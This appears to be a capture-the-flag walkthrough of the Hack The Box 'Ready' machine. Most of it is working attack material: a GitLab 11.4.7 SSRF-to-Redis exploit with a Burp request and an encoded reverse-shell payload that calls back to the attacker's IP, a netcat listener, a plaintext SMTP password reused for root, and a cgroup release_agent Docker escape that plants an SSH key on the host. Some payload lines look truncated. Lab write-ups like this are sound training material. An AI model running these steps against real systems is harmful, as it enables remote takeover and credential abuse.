┌──(aju㉿ParrotOs)-[~/HTB/ready]
└─$ searchsploit gitlab 11.4.7
---------------------------------------------------------------------------------------------------------------- ------
---------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------- ------
---------------------------
GitLab 11.4.7 - RCE (Authenticated)                                                                             |
ruby/webapps/49334.py
Gitlab 11.4.7 - Remote Code Execution                                                                           |
ruby/webapps/49257.py
GitLab 11.4.7 - Remote Code Execution (Authenticated)                                                           |
ruby/webapps/49263.py
---------------------------------------------------------------------------------------------------------------- ------
```

```
--------------------------
Shellcodes: No Results
```



Github reposistory of gitlab ssrf-redis-RCE is found
https://github.com/jas502n/gitlab-SSRF-redis-RCE



SSRF targeting redis for RCE via IPv6/IPv4 address embedding chained with CLRF injection in the `git://` protocol.

By following the instruction in the github we would able to get a reverse shell.

register user test

```
gitlab vuln: >>import project>> Repo by URL >> Git repository URL (ipv6 Bypass block url)

Example:
127.0.0.1:6379 >> [0:0:0:0:0:ffff:127.0.0.1]:6379
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/test/ssrf.git
```

POC:

```
multi
sadd resque:gitlab:queues system_hook_push
lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\
exec
exec
exec
```

Burpsuite request

```
POST /projects HTTP/1.1
Host: 10.10.20.166:5080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 794
Referer: http://10.10.20.166:5080/projects/new
Cookie: _gitlab_session=80f61bbe6eb0cb660da73e61dbb6b860; sidebar_collapsed=false; event_filter=all
X-Forwarded-For: 127.0.0.2
Connection: close
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&authenticity_token=p7JycLd%2FiS7nEk30Ahi2i8oyEodZJ0V%2BBhCWtnKMMauqjInDAYedeS%2BWL%2F8
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\
 exec
 exec
 exec
&project%5Bci_cd_only%5D=false&project%5Bname%5D=&project%5Bnamespace_id%5D=2&project%5Bpath%5D=ssrf&
```

Exploitation


Encode Poc

```
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":
[\"class_eval\",\"open(\'|setsid python /tmp/nc.py 10.10.14.132 1234
\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at\":1513

 exec
 exec
 exec
```


Encoded using Cyberchef

```
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0D%0A%20multi%0D%0A%20sadd%20resque%3Agitlab%3Aqueues%20system%5Fhook%5F
```


- Steps 1. create a new project



- Step 2. Import Project




- Step 3. Import by git url



- step 4 start a netcat listner your machine

```
┌──(aju㉿ParrotOs)-[~/HTB/ready]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
```

- step 5 paste encode poc and git url



create new project

Recievied a reverse connection as git from gitlab

```
┌──(aju㉿ParrotOs)-[~/HTB/ready]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.132] from (UNKNOWN) [10.10.10.220] 37210
which python
python3 -c 'import pty; pty.spawn("/bin/bash")'
git@gitlab:~/gitlab-rails/working$
```

Escalating

Checking whether inside a docker

```
git@gitlab:~/gitlab-rails$ cat /proc/self/cgroup
cat /proc/self/cgroup
12:memory:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
11:rdma:/
10:cpuset:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
9:blkio:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
8:cpu,cpuacct:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
7:hugetlb:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
6:net_cls,net_prio:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
5:freezer:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
4:pids:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
3:devices:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
2:perf_event:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
1:name=systemd:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
0::/system.slice/containerd.service
```

from this it confirmed we are in docker

Escalating

On reading config files

```
# gitlab_rails['redis_queues_instance'] = nil
# gitlab_rails['redis_queues_sentinels'] = nil
# gitlab_rails['redis_shared_state_instance'] = nil
# gitlab_rails['redis_shared_sentinels'] = nil

### GitLab email server settings
###! Docs: https://docs.gitlab.com/omnibus/settings/smtp.html
###! **Use smtp instead of sendmail/postfix.**

# gitlab_rails['smtp_enable'] = true
# gitlab_rails['smtp_address'] = "smtp.server"
# gitlab_rails['smtp_port'] = 465
# gitlab_rails['smtp_user_name'] = "smtp user"
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
# gitlab_rails['smtp_domain'] = "example.com"
# gitlab_rails['smtp_authentication'] = "login"
# gitlab_rails['smtp_enable_starttls_auto'] = true
# gitlab_rails['smtp_tls'] = false

###! **Can be: 'none', 'peer', 'client_once', 'fail_if_no_peer_cert'**
###! Docs: http://api.rubyonrails.org/classes/ActionMailer/Base.html
# gitlab_rails['smtp_openssl_verify_mode'] = 'none'

# gitlab_rails['smtp_ca_path'] = "/etc/ssl/certs"
# gitlab_rails['smtp_ca_file'] = "/etc/ssl/certs/ca-certificates.crt"

################################################################################
## Container Registry settings
##! Docs: https://docs.gitlab.com/ce/administration/container_registry.html
```

```
git@gitlab:/opt/backup$ ls
ls
docker-compose.yml  gitlab-secrets.json  gitlab.rb

# gitlab_rails['smtp_enable'] = true
# gitlab_rails['smtp_address'] = "smtp.server"
# gitlab_rails['smtp_port'] = 465
# gitlab_rails['smtp_user_name'] = "smtp user"
# lab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
# gitlab_rails['smtp_domain'] = "example.com"
# gitlab_rails['smtp_authentication'] = "login"
# gitlab_rails['smtp_enable_starttls_auto'] = true
# gitlab_rails['smtp_tls'] = false
```

Root on Docker

```
git@gitlab:/opt/backup$ su
su
Password: wW59U!ZKMbG9+*#h

root@gitlab:/opt/backup#
```

User flag

```
root@gitlab:/home/dude# cat user.txt
cat user.txt
e1e30b052b6ec0670698805d745e7682
root@gitlab:/home/dude#
```

In order to get root flag we need to find some way to escape from docker

Docker Escaping

On Researching found a blog
https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/

- made ssh keys and copy id_rsa.pub to the script
- made a script doces.sh

```
mkdir /tmp/doces && mount -t cgroup -o rdma cgroup /tmp/doces && mkdir /tmp/doces/x
echo 1 > /tmp/doces/x/notify\_on\_release
host\_path=\`sed -n 's/.\*\\perdir=\\([^,\]\*\\).\*/\\1/p' /etc/mtab\`
echo "$host\_path/cmd" > /tmp/doces/release\_agent

echo '#!/bin/sh' > /cmd
echo "echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDArX' > /root/.ssh/authorized\_keys" >> /cmd
chmod a+x /cmd
sh -c "echo \\$\\$ > /tmp/doces/x/cgroup.procs"
```

- start a server

```
┌──(aju㉿ParrotOs)-[~/HTB/ready]
└─$ sudo python3 -m http.server 80
Password:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Download the script in the docker and change permission

```
root@gitlab:~# wget 10.10.14.132/doces.sh
wget 10.10.14.132/doces.sh
--2021-05-14 06:11:33--  http://10.10.14.132/doces.sh
Connecting to 10.10.14.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 942 [text/x-sh]
Saving to: 'doces.sh'

doces.sh            100%[===================>]     942  --.-KB/s    in 0.04s

2021-05-14 06:11:34 (21.4 KB/s) - 'doces.sh' saved [942/942]
root@gitlab:~# chmod +x doces.sh
chmod +x doces.sh
root@gitlab:~#./does.sh
```

Root

- SSH into machine using our id_rsa

```

┌──(aju㉿ParrotOs)-[~/.ssh]
└─$ ssh -i id_rsa root@10.10.10.220
255 ×
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


Last login: Thu Feb 11 14:28:18 2021
root@ready:~#

root@ready:~# cat root.txt
b7f98681505cd39066f67147b103c2b3
root@ready:~#
```